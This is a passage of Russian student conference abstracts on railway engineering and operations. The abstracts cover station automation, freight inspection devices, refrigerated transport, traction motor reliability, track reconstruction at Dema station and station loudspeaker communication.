АСУ СС, АСУ ГС, АСУ КП - автоматизированные системы управления, соответственно, сортировочной станции, грузовой станции, контейнерного пункта - предназначены для обработки технологических и поездных документов с целью планирования ввода поездов на станции, подготовки их к расформированию, формированию и отправлению поездов, для ве-

дения информационной повагонной модели и организации информационно-справочного обслуживания персонала станции; обеспечивает сокращение времени обработки поездов и вагонов, улучшение условий и повышение производительности труда работников станции;

ГИД - автоматизированная система ведения графика исполненного движения;

АДЦУ - автоматизированный диспетчерский центр управления - предназначен для централизованного оперативного управления перевозочным процессом на сети железных дорог в целом (ЦУП) или на отдельном ее полигоне (ДЦУП); оснащен коллективными и индивидуальными средствами отображения текущего состояния перевозочного процесса с помощью мнемосхем полигонов сети, информационных табло, управляемых ЭВМ, графических цветных дисплеев и др.; обеспечивает улучшение условий и повышение производительности труда оперативного персонала и качества перевозок.

Все автоматизированные системы базируются на использовании АРМ - автоматизированных рабочих мест работников массовых профессий, связанных с управлением и информационным обеспечением перевозочного процесса: операторов станционных технологических центров, дежурных по станциям, локомотивным и вагонным депо, станционных и маневровых диспетчеров, а также поездных диспетчеров, и других оперативных руководителей движения, инженерного персонала.

Каждое АРМ оснащено дисплеями, связанными со специализированным вычислительным комплексом или ВЦ, персональными компьютерами и средствами связи.

Библиографический список:

1. «Большая Российская Энциклопедия».
2. http://www.cmdsoft.ru/auto_system.shtml.
3. <http://www.nit.kz/>.
4. <http://www.mdi.ru>.

ПОВЫШЕНИЕ ЭФФЕКТИВНОСТИ КОММЕРЧЕСКОГО ОСМОТРА ПОЕЗДОВ И ВАГОНОВ

Волынкин И.Е., Денисов В.В.

Самарский государственный университет путей сообщения

Коммерческий осмотр поездов и вагонов является неотъемлемой частью перевозочного процесса. Без его качественного осуществления невозможно полностью обеспечить безопасность движения и сохранность перевозимых грузов. Поэтому все прибывшие на станцию и отправляемые с неё гружёные вагоны должны быть осмотрены в коммерческом отношении для выявления и устранения коммерческих неисправностей.

Работа ПКО станции должна быть организована таким образом, чтобы исключалось отправление, не осмотренных в коммерческом отношении, поездов и вагонов, а также вагонов с неустранёнными коммерческими неисправностями. Помимо этого технический процесс работы ПКО предусматривает производство операций, связанных с контролем полноты выгрузки из открытого подвижного состава.

При этом особенно сложно установить полноту выгрузки из полувагонов, так как для визуального контроля необходимо подниматься на подвижной состав. Следующим фактором, неблагоприятно влияющим на производительность и безопасность труда приёмщиков поездов, является неприспособленность зимней спецодежды к выполнению операций, связанных с коммерческим осмотром открытого подвижного состава.

Анализ учёта случаев травматизма с работниками ПКО показывает, что более 50 % полученных травм связано с падением работников с подножек полувагонов при подъёме и спуске.

Среднее время осмотра внутреннего пространства кузова одного полувагона составляет около четырёх минут, что значительно увеличивает продолжительность простоя вагонов под осмотром.

Разработанное в СамГУПС универсальное устройство для осмотра подвижного состава [1] всех типов состоит из следующих элементов:

- беспроводная цифровая мини – видеокамера;
- осветительные приборы (светодиоды);
- элементы питания для видеокамеры;
- крюк для фиксации устройства у борта полувагона (при его осмотре);
- телескопическая рукоятка;
- трос для регулирования вертикального положения видеокамеры и осветительных элементов;
- дисплей;
- автоматическая катушка, регулирующая положение троса, а, следовательно, и видеокамеры;
- ручка для переноски устройства от вагона к вагону и удержания во время осмотра подвижного состава.

Главное достоинство указанного устройства заключается в том, что приёмосдатчик может получить всю необходимую информацию о состоянии вагона и груза (если это открытый подвижной состав), не поднимаясь на подножки и другие устройства, предназначенные для подъёма на подвижной состав. Тем самым обеспечивается безопасность условий труда приёмщиков поездов и сокращается время осмотра. Для достижения этого устройство оснащено телескопической рукояткой, состоящей из шести звеньев.

Библиографический список:

1. Денисов В.В., Варламов А.В. Кононов И.И и др. «Мобильное устройство для осмотра подвижного состава» Патент Р.Ф. на полезную модель № 146491 10 октября 2014 г.

РОЛЬ И ЗАДАЧИ ЖЕЛЕЗНОДОРОЖНОГО ХЛАДОТРАНСПОРТА В РЕШЕНИИ ПРОДОВОЛЬСТВЕННОЙ ПРОБЛЕМЫ СТРАНЫ

Гадалина Е.Н., Варламова Н.Х.

ФГБОУ ВО «Самарский государственный университет путей сообщения»

Пищевые продукты на пути движения от производства до потребления проходят несколько этапов обработки, технологическую цепочку: заготовку сырья, производство продукта, его хранение, транспортирование, распределение, потребление. Для того, чтобы от производителя до потребителя доходил товар надлежащего качества, для его транспортировки используется хладотранспорт.

Под термином «хладотранспорт» понимают совокупность передвижных транспортных средств и стационарных сооружений, предназначенных для перевозки скоропортящихся грузов (СПГ). К скоропортящимся относятся грузы, которые требуют защиты от воздействия высоких и низких температур, то есть специальных условий транспортировки и хранения [1, 2].

Холодильный транспорт разделяют на железнодорожный, автомобильный, водный и воздушный.

В данной статье речь пойдет о железнодорожном хладотранспорте. Основной задачей хладотранспорта является соблюдение условий, при которых СПГ не подвергаются вредному физико-химическому и бактериологическому воздействию. Так как грузы транспортируются на значительные расстояния, основными условиями правильной организации перевозок СПГ, обеспечивающими доставку их в пункты назначения в установленные сроки и в полной сохранности, являются:

- подготовка груза к перевозке отправителем в соответствии с Правилами перевозок грузов железнодорожным транспортом;
- предъявление к перевозке только доброкачественных грузов в стандартной таре и упаковке;

- выбор, подготовка и подача под погрузку исправных вагонов и других транспортных средств;
- погрузка и укладка груза в вагоне в соответствии с Правилами перевозок грузов железнодорожным транспортом;
- отгрузка скоропортящихся грузов маршрутами и укрупненными группами вагонов;
- ускоренное продвижение поездов и надлежащее обслуживание вагонов в пути.

Основной задачей проводимой технической реконструкции и дальнейшего развития железнодорожного хладотранспорта являются широкое применение изотермического подвижного состава с машинным охлаждением.

Изотермический подвижной состав представляет собой транспортные средства, в грузовых помещениях которых поддерживаются постоянные температуры, требуемые для перевозки определенных видов грузов. Эти грузы, как правило, предварительно охлаждены или нагреты, хотя могут быть и термически не обработаны. Необходимый температурный режим транспортировки поддерживается посредством следующих факторов:

- теплоизоляционных материалов и специальной конструкции поверхностей (стен, пола и потолка) подвижного состава;
- системы вентиляции;
- непосредственно системы охлаждения (нагрева).

Использование новейших моделей, изотермических вагонов позволит более разграничено и наиболее точно подходить к выбору подвижного состава для перевозки разных категорий СПГ. Улучшение качества ремонта изотермических вагонов, использование новых моделей вагонов позволит избежать поломок в пути всего следования, отцепок вагонов по коммерческим неисправностям, а также исключить лишние перегрузочные операции с грузами.

Перевозка скоропортящихся грузов – особо деликатная сфера грузоперевозок. А железнодорожному хладотранспорту принадлежит ведущая роль в транспортировке СПГ, так как при сравнительно недорогой оплате груз преодолевает значительное расстояние от пункта отправления к пункту назначения, не теряя при этом своих свойств и сохраняя качество продукта.

Библиографический список:

1. Устав железнодорожного транспорта Российской Федерации: федеральный закон от 10.01.2003 №18-ФЗ // Собрание законодательства РФ. – 2003. – №2. – 170 с.;
2. Правила перевозок грузов железнодорожным транспортом. Сборник – книга 1. – М.: Юридическая фирма Юртранс, 2003. – 712 с.

ОПРЕДЕЛЕНИЕ ТЕХНИЧЕСКОГО СОСТОЯНИЯ ЭЛЕКТРОТЕХНИЧЕСКОГО ОБОРУДОВАНИЯ ЭЛЕКТРОПОДВИЖНОГО СОСТАВА

Гараева А.Р., Истомленников М.А., Павлов П.П.

ФГБОУ ВО «Казанский государственный энергетический университет»

Эффективность и надежность функционирования электротехнического оборудования электроподвижного состава зависит от его технического состояния. Современное электротехническое оборудование должно иметь высокие расчетные показатели надежности, при его эксплуатации [1, с. 96-99]. Надежность электротехнического электрооборудования зависит не только от качества изготовления, но и от условий эксплуатации, а также от правильной организации технического обслуживания и проведения своевременного ремонта [4, с.108-109].

Для поддержания исправного технического состояния электротехнического оборудования в соответствии с требованиями нормативно-технической документации применяют систему планово-предупредительного ремонта (ППР). Данная система дает возможность подготовить управляемую и прогнозируемую на длительный период ремонтную программу: по видам ремонтов, типам электротехнического оборудования. Наличие постоянных ремонтных циклов дает возможность осуществлять долгосрочное планирование технического обслужи-

вания и проведения своевременного ремонта, а также прогнозировать материальные, финансовые и трудовые ресурсы. Это позволяет оптимизировать планирование профилактических мероприятий, осуществить подготовительные операции для проведения ремонтных работ, выполнить их в требуемые сроки, повысить качество ремонта и в конечном итоге обеспечить требуемую надежность электротехнического электрооборудования.

В новых экономических условиях система ППР не может в полной мере обеспечить принятие оптимальных решений по организации и проведению технического обслуживания и ремонта электротехнического электрооборудования [5]. Это объясняется следующими причинами:

- в настоящее время организация и проведение технического обслуживания электротехнического электрооборудования осуществляется по установленному регламенту и не зависит от фактического состояния оборудования к моменту начала ремонта;
- планы-графики по организации и проведения технического обслуживания не устанавливают приоритета вывода в ремонт различных видов электротехнического электрооборудования;
- при составлении планов-графиков не учитывается ряд ограничений (технологических, материальных, временных, трудовых), а также не предусматривается возможность их оптимизации для рационального управления процессом эксплуатации с целью полного расходования ресурса каждой единицы электротехнического электрооборудования.

В докладе рассматриваются вопросы, связанные с определением текущего технического состояния, прогнозированием эксплуатационной надежности электротехнического оборудования электроподвижного состава и разработкой мероприятий по ее повышению. [2, с.84-91], [3, с.102-103]

Библиографический список:

1. Литвиненко Р.С., Павлов П.П., Аухадеев А.Э. Практическое применение нормального закона распределения в теории надежности технических систем // Известия высших учебных заведений. Электромеханика. 2016. №4(546). С.96-99.
2. Литвиненко Р.С., Павлов П.П. Методы моделирования процесса функционирования электротехнического комплекса // Наука и современность. 2015. №4(6). С.84-91.
3. Павлов П.П., Хаертдинова А.Р., Залялов Р.Р. Выбор оптимального варианта многофункциональной технической системы // Международная научно-практическая конференция «Современные тенденции в образовании и науке», Часть 9. 2014. С.102-103.
4. Павлов П.П., Хаертдинова А.Р., Корольков А.Ю., Соловьева С.И. Диагностирование отказов электротехнического оборудования электроподвижного состава. // В сборнике: Вопросы образования и науки теоретический и методический аспекты. Сборник научных трудов по материалам Международной научно-практической конференции: Часть 2. 2015. С.108-109
5. Литвиненко Р.С., Павлов П.П., Гуреев В.М., Мисбахов Р.Ш. Оценка технического уровня сложных систем на этапе разработки // Вестник машиностроения. № 6. 2015.

СРЕДСТВА ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ДВИЖЕНИЯ ЭЛЕКТРОПОДВИЖНОГО СОСТАВА

Гараева А.Р., Залялов Р.Р., Павлов П.П.

ФГБОУ ВО «Казанский государственный энергетический университет»

Одними из важнейших факторов при эксплуатации высокоскоростного электроподвижного состава (ВСЭПС), к которому относятся электроподвижные поезда метрополитена, являются надежность функционирования элементов оборудования ВСЭПС и соблюдение безопасности движения [2, с.84-91]. В целях обеспечения безопасности и совершенствования управления движения поездов на метрополитене используются тормозные системы и совокупность устройств автоматики (автостопы, автоблокировки, автоматическая сигнализация с автоматическим регулированием скорости (АЛС-АРС) и системы автоматического управления движением поездов) [4, с.82-90].

Тормозное оборудование является составной частью многоуровневой системы безопасности движения подвижного состава. Тормозное оборудование подвижного состава - это

комплекс устройств, создающих искусственное сопротивление движению поезда с целью регулирования скорости его движения или остановки [3, с.46-47].

Автостоп является автоматическим устройством и предназначен для экстренной остановки поезда (без участия машиниста) при непредвиденном проезде запрещающего сигнала светофора. На вагонах метрополитена применяется электромеханический автостоп точечного действия.

Автоблокировка применяется для регулирования движения поездов по показаниям светофоров, работающих автоматически в результате воздействия на ограждаемые участки пути. При занятости или повреждении рельсовой цепи светофор, ограждающий этот участок, автоматически закрывается (загорается красный свет).

Система АЛС-АРС предназначена для непрерывного контроля и регулирования скорости поезда, ограничения ее в пределах допустимой по условиям безопасности движения. При ее использовании увеличивается пропускная способность и при этом гарантируется безопасность движения благодаря автоматизации торможения при сближении с препятствием. Систему АЛС-АРС можно накладывать на устройства автоблокировки и использовать те же рельсовые цепи, т.е. обеспечивается возможность совместной работы этих устройств, а также раздельное действие автоблокировки и АЛС-АРС.

В системах автоматического управления движением поездов используются управляющие ЭВМ. Внедрение этих систем позволяет снизить расход электроэнергии на 5–10 % за счет повышения точности выполнения графика движения, сокращения лишних торможений поездов, применения рациональных режимов ведения поездов и уменьшения времени на прицельное торможение у платформ.

Анализ неисправностей в оборудовании ВСЭПТ показывает, что более 50 % отказов произошло по вине эксплуатации, при этом 30 % - по причине неисправности тормозного оборудования. Таким образом, актуальность темы проводимых исследований определяется необходимостью развития и совершенствования тормозного оборудования и устройств автоматики подвижного состава [1, с.96-99].

В докладе рассматриваются вопросы, связанные с эксплуатационной надежностью тормозного оборудования высокоскоростного электроподвижного состава и разработкой мероприятий по ее повышению.

Библиографический список:

1. Литвиненко Р.С., Павлов П.П., Аухадеев А.Э. Практическое применение нормального закона распределения в теории надежности технических систем // Известия высших учебных заведений. Электромеханика. 2016. №4(546). С.96-99.
2. Литвиненко Р.С., Павлов П.П. Методы моделирования процесса функционирования электротехнического комплекса // Наука и современность. 2015. №4(6). С.84-91.
3. Павлов П.П., Рамазанов Р.Р. Основные требования к тормозным системам подвижного состава // Региональная НИК «Молодежь – как импульс в техническом прогрессе», 2013 г. С. 46-47.
4. Лисичкин Э.А., Рудов П.К. Тормозные системы электроподвижного состава // Учебно-методическое пособие для студентов специальности «Городской электрический транспорт», 2009г. С.82-90.

ПУТИ ПОВЫШЕНИЯ РЕСУРСА ТЯГОВЫХ ДВИГАТЕЛЕЙ ЛОКОМОТИВОВ

Гараева А.Р., Моисеева Р.Р., Самигуллина Р.Х.

ФГБОУ ВО «Казанский государственный энергетический университет»

Повышение ресурса тяговых двигателей (ТЭД) локомотивов - актуальная задача предприятий-изготовителей заводов "Желдорреммаш" и депо. В настоящее время на долю электродвигателей приходится до 20 % от общего числа неисправностей оборудования локомотивов. При этом стоимость устранения последствий отказов превышает аналогичный показатель практически всех видов (за исключением тягового трансформатора и дизеля). Периодичности капитального ремонта электрических машин и локомотивов не совпадают. В первую очередь это относится к электрическим машинам электровозов, для которых капитальный ремонт (с заменой изоляции) должен проводиться через 1,4 - 1,7 млн. км, но фактически

его выполняют (в зависимости от серий) через 2,1 - 2,8 млн. км пробега. Следует также отметить, что и эти заниженные нормы пробега по КР на практике часто не выполняются, поэтому двигатели, в особенности их якоря, капитально обновляются через 300 - 500 тыс. км.

Тяговые двигатели относятся к наиболее нагруженному оборудованию электровозов с точки зрения комплексного воздействия тепловых, электрических, механических и климатических факторов. Их повреждаемость в эксплуатации составляет около 20 % по порчам и 30 % по числу заходов на неплановый ремонт от соответствующих видов отказов по всему оборудованию. Наиболее часто двигатели попадают в ремонт из-за повреждения изоляции (30 %), низкого ее сопротивления (5 %), перегорев кругового огня по коллектору (15 %), повреждения якорных подшипников (15 %).

Актуальность данного вопроса обусловлена особой важностью и остротой проблемы качества ремонта тяговых электрических машин (ТЭД) локомотивов и моторвагонного подвижного состава, от исправности которых в огромной степени зависит количество порч и, в конечном итоге, безопасность движения поездов.

Достаточно сказать, что из общего количества порч и неисправностей электровозов, допущенных в 2003 году, на долю неисправностей тяговых электрических машин приходится 19,1%.

Режимы работы тяговых двигателей (ТЭД) железнодорожного транспорта характеризуются с одной стороны значениями напряжения и тока, т. е. потребляемой мощности, с другой стороны – значениями вращающего момента и частоты вращения, т. е. выдаваемой мощности, и в целом – продолжительностью их реализации. Эксплуатационные параметры режимов работы ТЭД определяются массой и скоростью движения поездов, характеристикой их сопротивления движению, геометрией (профилем и планом) пути, условиями движения, климатическими факторами и т. п. Надежность и долговечность работы ТЭД в эксплуатации зависит от нагревания, приложенного напряжения, воздействия внешних факторов и т. п.

Тяговые двигатели электровозов согласно ГОСТ2582-81 рассчитывают на два номинальных режима работы: часовой и продолжительный. В обоих режимах температура лимитирующих по нагреву обмоток ТЭД достигает допустимого предела, но не превышает его. Как известно, в случае превышения температуры обмоток на 10 °С срок службы изоляции ТЭД сокращается в 2 раза.

Одним из путей повышения ресурса эксплуатации тяговых двигателей является внедрение на заводах – изготовителях систему диагностики состояния изоляции обмоток.

Существует несколько видов диагностирования, не требующих вывода электродвигателей из эксплуатации: вибрационный, по потребляемому току двигателя, тепловизионный и др.

Другое направление повышения пробега тяговых двигателей (ТЭД) - применение при ремонте новых материалов и технологий, что возможно не только при капитальных, но и средних ремонтах якорей и остовов.

Наибольшие возможности повышения ресурса, естественно, имеются при капитальных ремонтах с заменой изоляции. Однако применение новых изоляционных конструкций якоря с использованием материалов более высокого класса нагревостойкости ограничена возможностями изменения сечений провода и переконфигурации паза якоря.

При средних ремонтах повысить ресурс сложно, так как необходимо улучшить свойства покровных материалов, в частности дугостойких электроизоляционных соответствующего класса нагревостойкости.

Для электрических машин эксплуатируемого парка реальные возможности повышения их ресурса связаны с улучшением содержания щеточно-коллекторных и подшипниковых узлов. Так, применение щеток нового поколения с мономодальной пористой структурой (типа ЭГ61УМК, ЭГ8-4УМК), обладающих повышенной эластичностью и мягкостью, по сравнению с существующими щетками, способствуют улучшению коммутации и снижению износа коллектора. Целесообразна также замена конструкции изоляционных пальцев на аминопласт МФЕ-2 или фторопласт с металлической арматурой.

Имеются большие резервы повышения ресурса за счет применения быстродействующей защиты ТЭД в аварийных режимах, схмотехнических решений силовых цепей электровазов переменного тока с использованием индивидуальных сглаживающих реакторов. Повышение ресурса подшипниковых узлов, в частности моторно-осевых подшипников, может быть получено за счет применения вкладышей из композиционного бронзово-графитного материала «Романит»,

И еще одно направление необходимо отметить. Оно связано с контролем параметров изоляции электрических машин после изготовления, ремонта и в процессе эксплуатации.

Используемые в настоящее время параметры в виде сопротивления изоляции при напряжениях в зависимости от типа машины в диапазоне 1...2,5 кВ при проверке повышенным напряжением на испытательской станции не позволяют оценить ресурс электрической машины. В качестве дополнительных контролируемых параметров можно предложить, например, коэффициент абсорбции, возвратное напряжение, тангенс угла диэлектрических потерь.

Для этих целей уже созданы такие приборы, как «Кедр-2» и «УИПИ-02», электронный мегомметр М1-ЖТ, "Тангенс-2000", которые позволяют дополнительно контролировать состояние изоляции и повысить ресурс за счет получения своевременной информации об ухудшении изоляционных свойств. При этом можно увеличить ресурс по капитальному ремонту тяговых двигателей электровазов до 2,5 млн. км, тепловозов - до 1,6-1,8 млн. км.

Устранение этих отказов, а также плановые регламентные работы по ремонту и текущему обслуживанию щеточно-коллекторного узла, изоляционных конструкций и подшипниковых узлов составляют основную долю затрат по содержанию тяговых двигателей в эксплуатации. Использование резервов повышения эксплуатационной надежности данных узлов остается актуальной задачей как при создании новых перспективных электровазов, так и разработке конструктивно-технологических мероприятий для эксплуатируемого парка локомотивов.

Библиографический список:

1. Моисеева Р.Р., Баженов Н.Г., Самигуллина Р.Х., Зацаринная Ю.Н. Проблемы повышения надежности электрических машин// Вестник Казанского технологического университета, Т.17 №20, Казань, с.117-119, 2014
2. Девликамов Р.М. «Прогнозирование искрения в щеточном контакте коллекторной машины и оценка ее коммутационной надежности», Ростовский государственный университет путей сообщения, «Известия вузов, «Электромеханика», №1 2007,с.20.
3. Кузнецов Н.Л. Надежность электрических машин.; изд. МЭИ; 2006, 432с..

РЕКОНСТРУКЦИЯ ПУТЕЙ ПАРКА ПРИЕМА ЧЕТНОЙ СОРТИРОВОЧНОЙ СИСТЕМЫ СТАНЦИИ ДЕМА

Гомзин А.А., Варламов А.В.

Самарский государственный университет путей сообщения

Этап динамического расширения железнодорожной сети до 2030 года предусматривает создание инфраструктурных условий для развития новых точек экономического роста в стране, выход на мировой уровень технологического и технического развития железнодорожного транспорта и повышение глобальной конкурентоспособности российского железнодорожного транспорта.[1]

Создание инфраструктурных условий предполагает, в числе прочего, совершенствование путевого развития станций. Самыми крупными на железной дороге являются сортировочные станции. Они предназначены для массового расформирования и формирования грузовых поездов, т.е. для переработки вагонопотоков в значительных объемах. На них также производятся технический и коммерческий осмотры, смена локомотивов и локомотивных бригад. [2, с.115]

В пределах Куйбышевской железной дороги расположено 6 сортировочных станций, одной из которых является станция Дема, находящаяся на Башкирском регионе управления. На качество работы станции Дема сильно влияют инфраструктурные ограничения, заклю-

чающиеся в недостаточной длине приемо-отправочных и сортировочных путей, слишком больших уклонах продольных профилей путей, а также закрытии отдельных путей и съездов.

Одним из важных ограничений является короткая длина путей в парке станции №8, который является парком приема четной сортировочной системы. Так, из пяти путей парка только один имеет достаточную длину для размещения состава в 71 условный вагон, что является графиковой нормой длины поездов. Из-за этого при прибытии поездов, длина которых превышает полезную длину путей, их прием приходится осуществлять с занятием горловины парка, после чего часть вагонов отцепляется и переставляется на другой путь с использованием поездного локомотива (с головы) или маневрового локомотива (с хвоста).

Таким образом, при проведении данных маневров с головы состава и использовании в них любого пути парка, кроме 20 и 22, занимается путь надвига, а при проведении маневров с хвоста – занимается вся четная горловина парка, что приводит к увеличению ожидания расформирования и простоя по неприему, соответственно. В любом случае увеличивается простой транзита с переработкой в данной системе. Кроме того, увеличивается непосредственное время нахождения состава в парке прибытия.

Также при проведении маневров с головы возможно занятие съездов 260/262 и 264/266, что делает невозможным прием транзитных поездов с главных путей II и IV на большинство путей парка №6, и может привести к простоя по неприему транзита без переработки.

Далее, при этих перестановках используется поездной или маневровый локомотив, а, значит, увеличивается его загрузка и расход им энергоресурсов.

Наконец, для установки обеих частей разделенного поезда приходится использовать два пути парка №8, из-за чего в нем остается меньше свободных путей для приема четных разборок, что опять же может привести к их простоя по неприему.

Для решения сложившейся проблемы предлагается переустроить горловину парка №8, удлинив все пути парка до длины в 71 условный вагон (1050 м). В результате осуществления предложенных мероприятий можно будет принимать поезда графиковой длины сразу, без дополнительных маневровых передвижений. Это приведет к сокращению ожидания расформирования составов в четной сортировочной системе и простоя по неприему разборок в парк №8, уменьшению загрузки поездных и маневровых локомотивов, увеличению резерва полезной емкости парка №8 и перерабатывающей способности горки. В конечном счете, данные мероприятия позволят сократить простой транзитного вагона с переработкой, что является одним из главных показателей работы сортировочной станции.

Библиографический список:

1. Стратегия развития железнодорожного транспорта в Российской Федерации до 2030 года: утверждена распоряжением Правительства Российской Федерации от 17 июня 2008 г. № 877-р.
2. Управление эксплуатационной работой на железнодорожном транспорте: Учебник для студентов вузов ж.-д. транспорта. В 2-х томах. Т.1 / Под ред. В.И. Ковалева и А.Т. Осьминина – М.: ГОУ «Учебно-методический центр по образованию на железнодорожном транспорте», 2009. – 263 с.

СОВРЕМЕННЫЕ ТЕХНОЛОГИИ ПЕРЕВОЗКИ СЫПУЧИХ ГРУЗОВ ВО ВКЛАДЫШАХ В ПОЛУВАГОНЫ

Горелкин Е.С., Денисов В.В.

Самарский государственный университет путей сообщения

Вкладыши в полувагоны – альтернатива перевозок сыпучих грузов в вагонах-хопперах, это разовая мягкая упаковка, размещаемая в полувагоне до погрузки, имеющая несколько горловин для засыпания груза, изготавливается из пропиленовой ламинированной ткани и имеет размеры соответствующие внутренним размерам кузова универсального полувагона. Такая упаковка позволяет защищать перевозимый груз не только от атмосферной влаги, но и от выдувания, просыпания и загрязнения.

Выгрузка продукта производится через нижние откидываемые клапаны вкладыша или при помощи вспарывания тканого полотна в случае отсутствия таковых. Использование дан-

ного способа позволяет значительно сократить время подготовки вагона под погрузку и не требует зачистки его после выгрузки продукта.

Данный способ апробирован и широко применяется грузоотправителями при бестарных перевозках таких продуктов, как негашеная известь, силикат натрия (силикат глыба), концентрат минеральный галит (соль) [1].

Кроме того, из-за большого количества парка универсальных вагонов, а также существенной разнице в стоимости такой перевозки груза относительно перевозки в вагонах-хопперах, позволяет производителю и потребителю увеличить объемы перевозимого груза и экономить на стоимости перевозки.

Преимущества использования вкладышей перед вагонами-хопперами:

- сокращение затрат на перевозку;
- сведение к минимуму порожних пробегов;
- отказ от зависимости использования специальных видов подвижного состава;
- изоляция вагона от взаимодействия с перевозимым грузом;
- защита перевозимой продукции от воздействия атмосферных факторов;
- гарантия отсутствия просыпаний грузов в процессе транспортировки;
- защита груза от несанкционированного доступа во время перевозки;
- вкладыш полностью перерабатывается и утилизируется.

Библиографический список:

1. <http://www.agroru.com/doska/vkladysh-v-vagon-41062.htm>

ОДИН ПРОЕКТ – ДВОЙНОЙ РЕЗУЛЬТАТ

Григорьева Е.И., Селивёртов Д.И.

ФГБОУ ВО «Самарский государственный университет путей сообщения» в г. Саратове

Двухсторонняя парковая связь (ДПС) предусматривается на сортировочных и участковых железнодорожных станциях для переговоров между руководителями и исполнителями технологического процесса, находящимися как в служебных помещениях, так и на территории станции. Громкоговорители и парковые переговорные устройства устанавливаются на существующих или проектируемых опорных конструкциях. [2: 4]

В настоящее время для оперативной связи работников станции с дежурным всё более широко применяются переносные радиостанции. Однако как показал опыт эксплуатации, несмотря на мобильность этого вида связи он недостаточно надёжен. Всё дело в том, что на станциях существуют зоны неуверенного приёма. Бывает, подводит аккумулятор радиостанции не заряженный вовремя. Поэтому парковая проводная громкоговорящая связь по сей день остаётся самым надёжным видом связи с дежурным по станции.

Тема проекта была выбрана нами не случайно. Дело в том, что руководство Саратовского центра связи предложило нам выполнить проект повышения эффективности громкоговорящей парковой связи на станции Зоринский. Действующая на этой станции парковая связь была построена еще в конце семидесятых годов прошлого столетия. А еще за это время система неоднократно подвергалась частичной переделки из-за изменения путевого развития станции. Свое деловое предложение руководство РЦС подкрепило официальным документом.

Озвученное поручение руководства РЦС и стало для нас основной целью проекта: повышение эффективности и надежности системы парковой связи на станции Зоринский.

Для достижения этой цели мы определили ряд задач проекта: исследовать эффективность озвучивания рабочих зон, исследовать эффективность установки переговорных устройств, исследовать техническое состояние системы дпс, сделать заключение, выполнить проект дпс.

Далее мы приступили к последовательному решению поставленных задач. Совместно с работниками станции Зоринский практическим способом мы исследовали эффективность озвучивания рабочих зон. При этом в не чётной горловине станции мы выявили места, где

передаваемые по громкой связи команды дежурного по станции были не разборчивы. Как оказалось это связано с удаленностью громкоговорителей от этих мест и наличием посторонних шумов, так как радиус эффективного озвучивания громкоговорителей типа 10ГР – 38СЭ составляет 60 метров.

Затем мы проанализировали эффективность установки переговорных устройств и снова сомнительные объекты были выявлены в нечетной горловине. Ими оказались стойки №1-5 и 1-1 установленные в междупутье главного направления движения поездов. Железнодорожники рассказали что при проследовании поездов по 1 или 2 пути доступ к ним не возможен, более того громкоговоритель стойки №1-1 практически не слышно на стрелках 23, 31 и 33.

На другом этапе проектирования нам предстояло исследовать техническое состояние действующей системы парковой связи на станции и обратить особое внимание на опоры. Здесь применяются как железобетонные, так и металлические опоры. В результате их осмотра мы выявили металлические опоры со следами коррозии, а бетонные с трещинами, выбоинами и видимым шелушением.

По итогам практических исследований мы сделали заключение о наличии на станции Зоринский и зон с неудовлетворительной слышимостью, и не удобных переговорных устройств, а также о наличии опор с признаками технической деградации. По нашему замыслу решить эти проблемы и повысить эффективность парковой связи можно двумя способами: методом частичной реконструкции действующей системы ДПС или путем полной модернизации.

В варианте частичной реконструкции мы предложили переставить переговорные устройства 1-9, 1-5 и 1-1. Это обеспечит озвучивание необходимых рабочих зон, более того переговорные устройства 1-5 и 1-1 выносятся из опасной зоны интенсивного движения поездов. Свою идею мы оформили рационализаторским предложением, которое было принято к внедрению руководством РЦС. Эффективность нашей этого варианта подтвердилась после того как опоры были переставлены.

Далее мы приступили к разработке проекта полной модернизации системы ДПС. В качестве переговорных устройств мы выбрали современные герметичные опоры из стеклопластика. С их конструкцией мы познакомились на станции Примыкание, и я узнала о главных эксплуатационных преимуществах этого оборудования. Хорошая пылевлагозащищенность достигается использованием резиновых уплотнительных прокладок крышек технологических отверстий, а так же применением резиновых пыльников на кнопках переговорных устройств. При этом отпадает необходимость установки всех видов наземных кабельных муфт, ведь вся коммутация кабеля выполняется внутри опоры на специальные колодки. А еще эти опоры не нуждаются в подключении заземлений и ежегодной побелке или покраски. А сам композитный материал является долговечным, химостойким и влагостойким. [1]

Затем с учетом ранее проведенных исследований зон подлежащих озвучиванию, а так же мнений работников станции мы определили места установки новых переговорных устройств. Взамен устаревших усилителей «геликон» решили применить трансляционный блок СДПС – Ц2. Он предназначен для озвучивания малых станции имеющих до 3-х фидеров громкоговорящего оповещения и линий переговорных устройств. Современная цифровая аппаратура обладает высокой надёжностью, имеет собственное защитное устройство входных цепей от короткого замыкания и перенапряжений, автоматическое резервирование усилителя, встроенную систему контроля. Наш вариант возможной модернизации ДПС тоже получил одобрение руководства РЦС. [2]

Библиографический список:

1. Григорьева Е.И., Селивёртов Д.И. Исследование эксплуатационной эффективности опор двухсторонней парковой связи из диэлектрического материала. // Материалы 4-й студенческой международной конференции «Научное сообщество студентов. Междисциплинарные исследования» №1, август 2016. 229-233 с
2. Двухсторонняя парковая связь громкоговорящего оповещения с применением изделий диэлектрических для установки напольных устройств и монтажа линейных кабелей. Типовые материалы для проектирования. 411104-ТМП. «Росжелдорпроект», 2011г. - 68 с.

УСТАНОВКА ДЛЯ ВЕРТИКАЛЬНОЙ ЗАГРУЗКИ МЕТАЛЛОЛОМА КАК СПОСОБ ПОЫШЕНИЯ ЭФФЕКТИВНОСТИ ИСПОЛЬЗОВАНИЯ УНИВЕРСАЛЬНЫХ КОНТЕЙНЕРОВ

Дадаева Т.А., Денисов В.В.

Самарский государственный университет путей сообщения

Железнодорожным транспортом может перевозиться лом металла. Груз перевозится в полувагонах, контейнерах, бункерах. При погрузке лома выше бортов, дополнительно устанавливается обрешетка из досок или горбыли. Стойки при этом должны быть обвязаны проволокой.

Мелкий вид лома может перевозиться в металлических или деревянных ящиках, контейнерах. Разгрузка данного груза осуществляется на отдельно оборудованных железнодорожных ветках. Предприятия, постоянно работающие с металлоломом, имеют на своей территории тупик для установки вагона. Для выгрузки применяют крановое оборудование, оснащенное захватными устройствами.

